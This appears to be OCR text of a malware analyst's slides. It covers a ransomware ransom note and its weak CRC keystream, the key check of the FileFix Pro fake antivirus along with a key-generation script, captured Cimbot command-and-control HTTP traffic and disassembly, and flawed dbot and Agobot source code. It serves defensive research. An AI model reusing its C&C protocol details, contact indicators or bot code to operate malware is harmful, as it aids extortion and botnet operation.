
My author goes by the handle CORRECTOR and he's happy to offer you decryption for those files that I had time to encrypt on your computer for the economical sum of $10 or about 350 Rubles

here is how to contact my author:
Mail: otrazhenie_zla@mail.ru icq 481095


oh by the way almost forgot don't erase the files with the extension vscrypt if you delete them getting your information back will be impossible

Good luck sincerely your Trojan encoder and CORRECTOR

CSCA1



Fantazma1518061DgFgvFdvHyfvFdWwlm876Ql
0
antazma1518061DgFgvFdvHyfvFdWwlm876QlF

CSCA1


Fantazma1518061DgFgvFdvHyfvFdWwlm876Ql
0
antazma1518061DgFgvFdvHyfvFdWwlm876QlF
1
atazma1518061DgFgvFdvHyfvFdWwlm876QlFn
2
atzma1518061DgFgvFdvHyfvFdWwlm876QlFna
3
atza1518061DgFgvFdvHyfvFdWwlm876QlFnam

CSCA1

Offset	Generator	CRC (keystream)
0	`crc32("antazma1518061DgFgvFdvHyfvFdWwlm876QlF")`	`bc 2f 25 80`



The shuffle is done before `crc32()`, so "F" has already been moved to the end, and "n" will be the next to move.

CSCA1

Offset	Generator	CRC (keystream)
0	crc32("antazma1518061DgFgvFdvHyfvFdWwlm876QlF")	bc 2f 25 80
4	crc32("atazma1518061DgFgvFdvHyfvFdWwlm876QlFn")	ae f8 53 e4

CSCA1

Offset	Generator	CRC (keystream)
0	crc32("antazma1518061DgFgvFdvHyfvFdWwlm876QlF")	bc 2f 25 80
4	crc32("atazma1518061DgFgvFdvHyfvFdWwlm876QlFn")	ae f8 53 e4
8	crc32("atzma1518061DgFgvFdvHyfvFdWwlm876QlFna")	c3 0b 1d c9
12	crc32("atza1518061DgFgvFdvHyfvFdWwlm876QlFnam")	68 9b 8f aa
16	crc32("atza518061DgFgvFdvHyfvFdWwlm876QlFnam1")	d8 d4 a7 6a
[...]	[...]	[...]
4432	crc32("Fantazma1518061DgFgvFdvHyfvFdWwlm876lQ")	34 20 02 e1
4436	crc32("Fantazma1518061DgFgvFdvHyfvFdWwlm876Ql")	9b 24 82 d3
4440	crc32("antazma1518061DgFgvFdvHyfvFdWwlm876QlF")	bc 2f 25 80
4444	crc32("atazma1518061DgFgvFdvHyfvFdWwlm876QlFn")	ae f8 53 e4

CSCA1

Cycle Starts Over

Offset	Generator	CRC (keystream)
0	crc32("antazma1518061DgFgvFdvHyfvFdWwlm876QlF")	bc 2f 25 80
4	crc32("atazma1518061DgFgvFdvHyfvFdWwlm876QlFn")	ae f8 53 e4
8	crc32("atzma1518061DgFgvFdvHyfvFdWwlm876QlFna")	c3 0b 1d c9
12	crc32("atza1518061DgFgvFdvHyfvFdWwlm876QlFnam")	68 9b 8f aa
16	crc32("atza518061DgFgvFdvHyfvFdWwlm876QlFnam1")	d8 d4 a7 6a
[...]	[...]	[...]
4432	crc32("Fantazma1518061DgFgvFdvHyfvFdWwlm876lQ")	34 20 02 e1
4436	crc32("Fantazma1518061DgFgvFdvHyfvFdWwlm876Ql")	9b 24 82 d3
4440	crc32("antazma1518061DgFgvFdvHyfvFdWwlm876QlF")	bc 2f 25 80
4444	crc32("atazma1518061DgFgvFdvHyfvFdWwlm876QlFn")	ae f8 53 e4

CSCA1

- For a deck of 38 cards, or a password of 38 characters, the pattern will cycle after only 1110 shuffles.
- 50 characters will cycle after 735 shuffles, and 65 characters will cycle after 448 shuffles.
- It's basically the OEIS sequence A051732 times (n-1)

Vundo Fake-AV

- Scareware ⟶ Ransomware
- Vundo was dropping a program that would encrypt document files on one's drives
- Puts icon in system tray about 'corrupt files'
- "FileFix Professional 2009"
- I didn't have a copy of the encryptor, just the decryptor. (FileFix Pro)

Filefix Pro 2009

- Obtained some encrypted samples from victims
- Confirmed my suspicion that it was just an XOR'd stream [cypher].
- The key is stored at the end of the file (making the encrypted file four bytes longer)

Key Verification

Using the key `0x6622CDAB` as an example:

1. Divide `0xCD` by two, and compare to `0x66`
2. XOR `0xAB` by `0x66` and compare to `0xCD`
3. AND `0xAB` by `0x66` and compare to `0x22`

Generate all the keys

- Mathematically `0x00000000` is a valid key, but there's a test for that, so it's not.

```
for ($B=1; $B<=0xFF; $B++) {
  $D = $B >> 1;
  $A = $B ^ $D;
  $C = $A & $D;
  print sprintf(
      "%02x%02x%02x%02x\n",
      $A, $B, $C, $D);
}
```

Keyspace

- Zero is specifically checked for, and is an invalid key
- That leaves 255 possible keys
- With a keyspace of only 255 valid keys out of 4,294,967,296, and assuming a perfectly random distribution, there is a 1 in 16,843,009 chance that a non-encrypted file will be decrypted - This will corrupt the file.


In the original code:

```
mov eax, [esp+10h+Buffer]  ; pointer to four byte result from ReadFile()
                           ; Pretend it read 0x6622CDAB from the file
test ah, ah                ; EAX=0x6622CDAB so AH is not 0
jz short loc_405C16        ; loc_405C16 calls CloseHandle() and returns 0
mov cl, byte ptr [esp+10h+Buffer+3] ; CL=0x66 The last byte from the input
buffer.
mov dl, ah                 ; DL=0xCD
shr dl, 1                  ; DL=0x66
cmp cl, dl                 ; if (0x66==0x66)
jnz short loc_405C16       ; Yes equal, keep going...
mov dl, cl                 ; DL=0x66 and CL=0x66 so this
                           ; MOV is completely pointless
xor dl, ah                 ; DL=0x66 ^ AH=0xCD -> DL=0xAB
cmp al, dl                 ; if (0xAB==0xAB)
jnz short loc_405C16       ; Yep, it does, so keep going...
and al, cl                 ; AL=0xAB&0x66 -> EAX = 0x6622CD22
cmp byte ptr [esp+10h+Buffer+2], al ; if (0x22==0x22) Next to last buffer byte
jnz short loc_405C16       ; So, if we get past here it was a valid key.
```

Spam Templates

Cimbot C&C Communication

```
GET /account/l.php?C63B220838F11B0F8A09E9A317C1E4871879BF928D232D8D8C0D
HTTP/1.1
Host: sufujilisi.info
Accept: */*
Connection: close
```



Cimbot C&C Communication

```
GET /account/l.php?C63B220838F11B0F8A09E9A317C1E4871879BF928D232D8D8C0D
HTTP/1.1
Host: sufujilisi.info
Accept: */*
Connection: close
```

Cimbot C&C Communication

```
GET /account/l.php?C63B220838F11B0F8A09E9A317C1E4871879BF928D232D8D8C0D
HTTP/1.1
Host: sufujilisi.info
Accept: */*
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Date: Thu, 12 Mar 2009 01:43:05 GMT
Server: Apache/2.0.58 (Win32) PHP/5.1.4
X-Powered-By: PHP/5.1.4
Set-Cookie: PHPSESSID=47d3066a386f5532af8a1d69c46c4896; path=/
Content-Length: 0
Connection: close
Content-Type: text/html
```

"PHPSESSID" Cookie is used for all further communications

Cimbot

```
GET /account/d.php?data=7ef326c40791673eef9768c8921aaec4daf0 HTTP/1.1
Host: sufujilisi.info
Accept: */*
Connection: close
Cookie: PHPSESSID=47d3066a386f5532af8a1d69c46c4896
```

Cimbot

```
GET /account/d.php?data=7ef326c40791673eef9768c8921aaec4daf0 HTTP/1.1
Host: sufujilisi.info
Accept: */*
Connection: close
Cookie: PHPSESSID=47d3066a386f5532af8a1d69c46c4896

HTTP/1.1 200 OK
Date: Thu, 12 Mar 2009 02:25:39 GMT
Server: Apache/2.0.58 (Win32) PHP/5.1.4
X-Powered-By: PHP/5.1.4
Content-Length: 2641
Connection: close
Content-Type: image/gif

00000000  47 49 46 38 39 61 03 b2  05 89 26 c2 5f 99 36 ca  |GIF89a....&._.6.|
00000010  48 26 12 38 f1 dc 0a 2a  09 e9 a3 17 c1 e4 87 e6  |H&.8...*........|
00000020  3b 22 08 38 f1 5b 0f 8a  09 e9 a3 58 c1 e8 87 c6  |;".8.[.....X....|
00000030  3b a2 f6 6e f1 5d 0f 8b  09 e9 a3 1a 04 e4 8b c6  |;..n.]..........|
00000040  3b 22 68 22 f1 1b 53 8a  0d e9 a3 17 e1 a3 89 c6  |;"h"..S.........|
00000050  3c 22 37 38 f1 1b 35 8a  38 51 15 7c 27 40 fa f0  |<"78..5.8Q.|'@..|
00000060  97 5f 64 ab 1b 43 6b ac  85 45 ca 40 00 0c b5 f0  |._d..Ck..E.@....|
00000070  7a 4b 63 94 22 77 4d e6  30 45 c5 74 f0 4d 89 ea  |zKc."wM.0E.t.M..|
00000080  [...]
```

(Not really in Hex, I just did that for this slide)

Cimbot

```
GET /account/d.php?data=7ef326c40791673eef9768c8921aaec4daf0 HTTP/1.1
Host: sufujilisi.info
Accept: */*
Connection: close
Cookie: PHPSESSID=47d3066a386f5532af8a1d69c46c4896

HTTP/1.1 200 OK
Date: Thu, 12 Mar 2009 02:25:39 GMT
Server: Apache/2.0.58 (Win32) PHP/5.1.4
X-Powered-By: PHP/5.1.4
Content-Length: 2641
Connection: close
Content-Type: image/gif

00000000  47 49 46 38 39 61 03 b2  05 89 26 c2 5f 99 36 ca  |GIF89a....&._.6.|
00000010  48 26 12 38 f1 dc 0a 2a  09 e9 a3 17 c1 e4 87 e6  |H&.8...*........|
00000020  3b 22 08 38 f1 5b 0f 8a  09 e9 a3 58 c1 e8 87 c6  |;".8.[.....X....|
00000030  3b a2 f6 6e f1 5d 0f 8b  09 e9 a3 1a 04 e4 8b c6  |;..n.]..........|
00000040  3b 22 68 22 f1 1b 53 8a  0d e9 a3 17 e1 a3 89 c6  |;"h"..S.........|
00000050  3c 22 37 38 f1 1b 35 8a  38 51 15 7c 27 40 fa f0  |<"78..5.8Q.|'@..|
00000060  97 5f 64 ab 1b 43 6b ac  85 45 ca 40 00 0c b5 f0  |._d..Ck..E.@....|
00000070  7a 4b 63 94 22 77 4d e6  30 45 c5 74 f0 4d 89 ea  |zKc."wM.0E.t.M..|
00000080  [...]
```

Encrypted data starts here.

Cimbot

```
; Attributes: bp-based frame

sub_403635      proc near               ; CODE XREF: sub_403587+21↑p

key             = dword ptr  8
sixteen         = dword ptr  0Ch
cyphertext      = dword ptr  10h
text_length     = dword ptr  14h
index           = esi

                push    ebp
                mov     ebp, esp
                push    index
                xor     index, index
                cmp     [ebp+text_length], index ; Test if passed a NULL
                jbe     short loc_40365B         ; if NULL pointer then return

decypher_loop:                          ; CODE XREF: sub_403635+24↓j
                mov     eax, [ebp+cyphertext]
                xor     edx, edx
                lea     ecx, [index+eax]  ; ECX points to current byte of the cypertext
                mov     eax, index
                div     [ebp+sixteen]     ; EDX is basically index&0x0F
                mov     eax, [ebp+key]
                mov     al, [edx+eax]     ; AL is the byte of the 'key'
                sub     [ecx], al         ; The decryption function itself.
                inc     index
                cmp     index, [ebp+text_length]
                jb      short decypher_loop

loc_40365B:                             ; CODE XREF: sub_403635+9↑j
                pop     index
                pop     ebp
                retn    10h
sub_403635      endp
```

Cimbot

```
; Attributes: bp-based frame

sub_403635      proc near               ; CODE XREF: sub_403587+21↑p

key             = dword ptr  8
sixteen         = dword ptr  0Ch
cyphertext      = dword ptr  10h
text_length     = dword ptr  14h
index           = esi

                push    ebp
                mov     ebp, esp
                push    index
                xor     index, index
                cmp     [ebp+text_length], index ; Test if passed a NULL
                jbe     short loc_40365B         ; if NULL pointer then return

decypher_loop:                          ; CODE XREF: sub_403635+24↓j
                mov     eax, [ebp+cyphertext]
                xor     edx, edx
                lea     ecx, [index+eax] ; ECX points to current byte of the cypertext
                mov     eax, index
                div     [ebp+sixteen]    ; EDX is basically index&0x0F
                mov     eax, [ebp+key]
                mov     al, [edx+eax]    ; AL is the byte of the 'key'
                sub     [ecx], al        ; The decryption function itself.
                inc     index
                cmp     index, [ebp+text_length]
                jb      short decypher_loop

loc_40365B:                             ; CODE XREF: sub_403635+9↑j
                pop     index
                pop     ebp
                retn    10h
sub_403635      endp
```

Key is these 16 bytes (presented here in hex)

C63B220838F11B0F8A09E9A317C1E4871879BF928D232D8D8C0D

Decryption Operator

Cimbot

Key is these 16 bytes (presented here in hex)
C63B220838F11B0F8A09E9A317C1E4871879BF928D232D8D8C0D

```
mov     eax, [ebp+key]
mov     al, [edx+eax]       ; AL is the byte of the 'key'
sub     [ecx], al           ; The decryption function itself.
inc     index
cmp     index, [ebp+text_length]
jb      short decypher_loop
```

Decryption Operator

Cimbot (gif context)

```
sub_403587      proc near                       ; CODE XREF: sub_401717+6C6↑p
                                                ; sub_40201F+13C↑p
arg_0           = dword ptr  4

                mov     edx, [esp+arg_0]
                mov     eax, [edx]
                cmp     eax, 0Fh                ; Test that GIF is at least 16 bytes
                jnb     short long_enough
                xor     eax, eax
                jmp     short locret_4035B0

long_enough:                                    ; CODE XREF: sub_403587+9↑j
                add     eax, 0FFFFFFF1h
                push    eax                     ; Length of (*GIF89a-15)
                mov     eax, [edx+4]
                add     eax, 0Fh
                push    eax                     ; 15 bytes from the start of GIF89a
                push    10h                     ; First sixteen bytes of...
                push    offset the_bot_id       ; The bot ID/key
                call    sub_403635
                push    1
                pop     eax

locret_4035B0:                                  ; CODE XREF: sub_403587+D↑j
                retn    4
sub_403587      endp
```

Previous Slide

Cimbot

```
00000000  47 49 46 38 39 61 03 b2  05 89 26 c2 5f 99 36 ca  |GIF89a....&._.6.|
00000010  48 26 12 38 f1 dc 0a 2a  09 e9 a3 17 c1 e4 87 e6  |H&.8...*........|
00000020  3b 22 08 38 f1 5b 0f 8a  09 e9 a3 58 c1 e8 87 c6  |;".8.[.....X....|
00000030  3b a2 f6 6e f1 5d 0f 8b  09 e9 a3 1a 04 e4 8b c6  |;..n.]..........|
00000040  3b 22 68 22 f1 1b 53 8a  0d e9 a3 17 e1 a3 89 c6  |;"h"..S.........|
00000050  3c 22 37 38 f1 1b 35 8a  38 51 15 7c 27 40 fa f0  |<"78..5.8Q.|'@..|
00000060  97 5f 64 ab 1b 43 6b ac  85 45 ca 40 00 0c b5 f0  |._d..Ck..E.@....|
00000070  7a 4b 63 94 22 77 4d e6  30 45 c5 74 f0 4d 89 ea  |zKc."wM.0E.t.M..|
00000080  6d 86 08 38 f1 1d 0f 15  09 e9 a3 93 c1 13 af 21  |m..8...........!|
00000090  9c 4f 82 68 1e 54 6b b7  66 64 d4 43 f4 14 04 ef  |.O.h.Tk.fd.C....|
000000a0  97 95 83 68 1d 50 8c b2  31 45 fe 45 3c 14 b3 f7  |...h.P..1E.E<...|
000000b0  6d 9f 64 95 1a 97 4f 06  31 45 ff 3c f5 14 b0 ef  |m.d...O.1E.<....|
000000c0  97 95 83 68 1d 50 8c b2  64 4a d0 91 f1 11 c0 22  |...h.P..dJ.....".|
000000d0  68 7e 36 95 6c 4c 3b bd  39 66 cc 73 34 5f b7 f2  |h~6.lL;.9f.s4_..|
000000e0  70 9f 30 60 4d 76 3d 05  39 15 d4 49 3e 40 e4 ef  |p.0`Mv=.9..I>@..|
000000f0  b7 7e 36 61 4d 8e 8a ba  35 1e 20 3f 1c 45 b4 40  |.~6aM...5. ?.E.@|
00000100  98 9d 3a 64 25 98 38 b9  72 f1 c7 48 01 08 bc f4  |..:d%.8.r..H....|
00000110  5f 5a 6c 38 f1 1b 12 8a  20 e9 a3 17 d3 e4 b6 ee  |_Zl8.... .......|
00000120  ae 8b 6c 75 4c 7c 3c f0  39 16 dc 74 eb 0d b6 2f  |..luL|<.9..t.../|
00000130  3d 46 39 3b f1 36 0f 8a  09 ff a3 46 e9 57 ec 39  |=F9;.6.....F.W.9|
00000140  ae 8b 77 a6 2e 76 70 b7  6f 19 d0 50 1e 0e b0 f5  |..w..vp.o..P....|
00000150  a4 24 2c 69 f4 1b 26 8a  09 e9 b5 17 f0 0c ea 2f  |.$,i..&......../|
00000160  9f 5f 63 99 1e 81 3f b7  42 46 cd 40 f0 4d 89 ea  |._c...?.BF.@.M..|
00000170  6c 25 08 4d f1 1b 0f 9a  09 18 cb 8a fe 3f e8 f3  |l%.M.........?..|
00000180  a1 52 35 71 4e 45 38 b9  72 eb c7 48 c4 e4 96 c6  |.R5qNE8.r..H....|
```

Cimbot

```
00000000  47 49 46 38 39 61 03 b2  05 89 26 c2 5f 99 36 04  |GIF89a....&._.6.|
00000010  0d 04 0a 00 00 c1 fb a0  00 00 00 00 00 00 00 20  |............... |
00000020  00 00 00 00 00 40 00 00  00 00 00 41 00 04 00 00  |.....@.....A....|
00000030  00 80 ee 36 00 42 00 01  00 00 00 03 43 00 04 00  |...6.B......C...|
00000040  00 00 60 ea 00 00 44 00  04 00 00 00 20 bf 02 00  |..`...D..... ...|
00000050  01 00 2f 00 00 00 26 00  2f 68 72 65 66 5c 73 2a  |../...&./href\s*|
00000060  5c 3d 5c 73 2a 28 5c 22  7c 5c 27 29 3f 28 2e 2a  |\=\s*(\"|\')?(.*|
00000070  3f 29 5b 5c 31 5c 3e 5c  27 5c 22 5d 2f 69 02 24  |?)[\1\>\'\"]/i.$|
00000080  32 64 00 00 00 02 00 8b  00 00 00 7c 00 2f 28 5b  |2d.........|./([|
00000090  61 2d 7a 30 2d 39 5c 2d  5d 7b 31 2c 33 30 7d 29  |a-z0-9\-]{1,30})|
000000a0  5c 73 7b 30 2c 35 7d 28  28 5c 5b 2e 7b 30 2c 31  |\s{0,5}((\[.{0,1|
000000b0  32 7d 5c 5d 29 7c 40 7c  28 5c 5c 25 34 30 29 29  |2}\])|@|(\\%40))|
000000c0  5c 73 7b 30 2c 35 7d 28  5b 61 2d 7a 30 2d 39 5c  |\s{0,5}([a-z0-9\|
000000d0  2d 5c 2e 5d 7b 31 2c 33  30 7d 29 5c 73 7b 30 2c  |-\.]{1,30})\s{0,|
000000e0  35 7d 28 28 5c 5b 2e 7b  30 2c 31 32 7d 5c 5d 29  |5}((\[.{0,12}\])|
000000f0  7c 5c 2e 29 5c 73 7b 30  2c 35 7d 28 5b 61 2d 7a  ||\.)\s{0,5}([a-z|
00000100  5d 7b 32 2c 34 7d 29 2f  69 08 24 31 40 24 35 2e  |]{2,4})/i.$1@$5.|
00000110  24 38 64 00 00 00 03 00  17 00 00 00 12 00 2f 28  |$8d........../(|
00000120  73 69 64 3d 5b 61 2d 66  30 2d 39 5d 2a 29 2f 69  |sid=[a-f0-9]*)/i|
00000130  02 24 31 03 00 1b 00 00  00 16 00 2f 28 73 65 73  |.$1......./(ses|
00000140  73 69 6f 6e 3d 5b 61 2d  66 30 2d 39 5d 2a 29 2f  |sion=[a-f0-9]*)/|
00000150  69 02 24 31 03 00 17 00  00 00 12 00 2f 28 63 69  |i.$1......./(ci|
00000160  64 3d 5b 61 2d 66 30 2d  39 5d 2a 29 2f 69 02 24  |d=[a-f0-9]*)/i.$|
00000170  31 03 00 15 00 00 00 10  00 2f 28 73 3d 5b 61 2d  |1......./(s=[a-|
00000180  66 30 2d 39 5d 2a 29 2f  69 02 24 31 03 00 0f 00  |f0-9]*)/i.$1....|
```

Bad Programming

dbot3.1/dbot/ftpd.cpp

```
send(consock, "220 Hello!\r\n", 12, 0);
 while (1) {
        iRecvd = recv(consock, szBuffer, sizeof(szBuffer) - 1, 0);
        szBuffer[iRecvd] = '\0';
        sscanf(szBuffer, "%s %s", szParam1, szParam2);
        if (strcmp(szParam1, "USER") == 0) {
                sprintf(szParam3, szParam2);
                sprintf(szBuffer, "331 Password required for %s.\r\n", szParam2);
                send(consock, szBuffer, strlen(szBuffer), 0);
        }
```


```
sprintf(szParam3, szParam2);
```

dbot3.1/dbot/ftpd.cpp

```
send(consock, "220 Hello!\r\n", 12, 0);
 while (1) {
        iRecvd = recv(consock, szBuffer, sizeof(szBuffer) - 1, 0);
        szBuffer[iRecvd] = '\0';
        sscanf(szBuffer, "%s %s", szParam1, szParam2);
        if (strcmp(szParam1, "USER") == 0) {
                sprintf(szParam3, szParam2);
                sprintf(szBuffer, "331 Password required for %s.\r\n", szParam2);
                send(consock, szBuffer, strlen(szBuffer), 0);
        }
```

FTP Username

```
sprintf(szParam3, szParam2);
```

dbot3.1/dbot/ftpd.cpp

```
send(consock, "220 Hello!\r\n", 12, 0);
 while (1) {
        iRecvd = recv(consock, szBuffer, sizeof(szBuffer) - 1, 0);
        szBuffer[iRecvd] = '\0';
        sscanf(szBuffer, "%s %s", szParam1, szParam2);
        if (strcmp(szParam1, "USER") == 0) {
                sprintf(szParam3, szParam2);
                sprintf(szBuffer, "331 Password required for %s.\r\n", szParam2);
                send(consock, szBuffer, strlen(szBuffer), 0);
        }
```

int to String to int

```
char *GetIP(SOCKET Sock) {
        static char IP[16];

        SOCKADDR sa;
        int sas = sizeof(sa);
        memset(&sa, 0, sizeof(sa));
        getsockname(Sock, &sa, &sas);

        sprintf(IP,"%d.%d.%d.%d",(BYTE)sa.sa_data[2], \
                                 (BYTE)sa.sa_data[3], \
                                 (BYTE)sa.sa_data[4], \
                                 (BYTE)sa.sa_data[5]);


        return (IP);
}
```

The Agobot author doesn't understand integers?

Used like this, convert an int to a dotted quad string and back, for no good reason:

```
int ip1=0, ip2=0, ip3=0, ip4=0;
sscanf(GetIP(Sock), "%d.%d.%d.%d", &ip1, &ip2, &ip3, &ip4);
```

Where do I even start?

```
BOOL PrivateIP(const char *ip) {
  if (ip) {
    if (strcmp(ip, "") != 0) {
      char *token, ipbuf[32];
      strncpy(ipbuf, ip, sizeof(ipbuf));
      if ((token=strtok(ipbuf, ".")) != NULL) {
        int ip1 = atoi(token);
        if ((token=strtok(NULL, ".")) != NULL) {
          int ip2 = atoi(token);

          if ((ip1 == 10)                          // Class A
            || (ip1 == 172 && ip2 > 15 && ip2 < 32) // Class B
            || (ip1 == 192 && ip2 == 168))          // Class C
          return TRUE;
        }
      }
    }
  }
  return FALSE;
}
```

Bitwise operators? Never heard of them...

Where do I even start?

As before, they could have used the same sort of sscanf():

```
sscanf(GetIP(Sock), "%d.%d.%d.%d", &ip1, &ip2, &ip3, &ip4);
```

They also forget to check `169.254.0.0/16` and `127.0.0.0/8`

For non-programmers in the audience, you'd normally do this kind of thing:

```
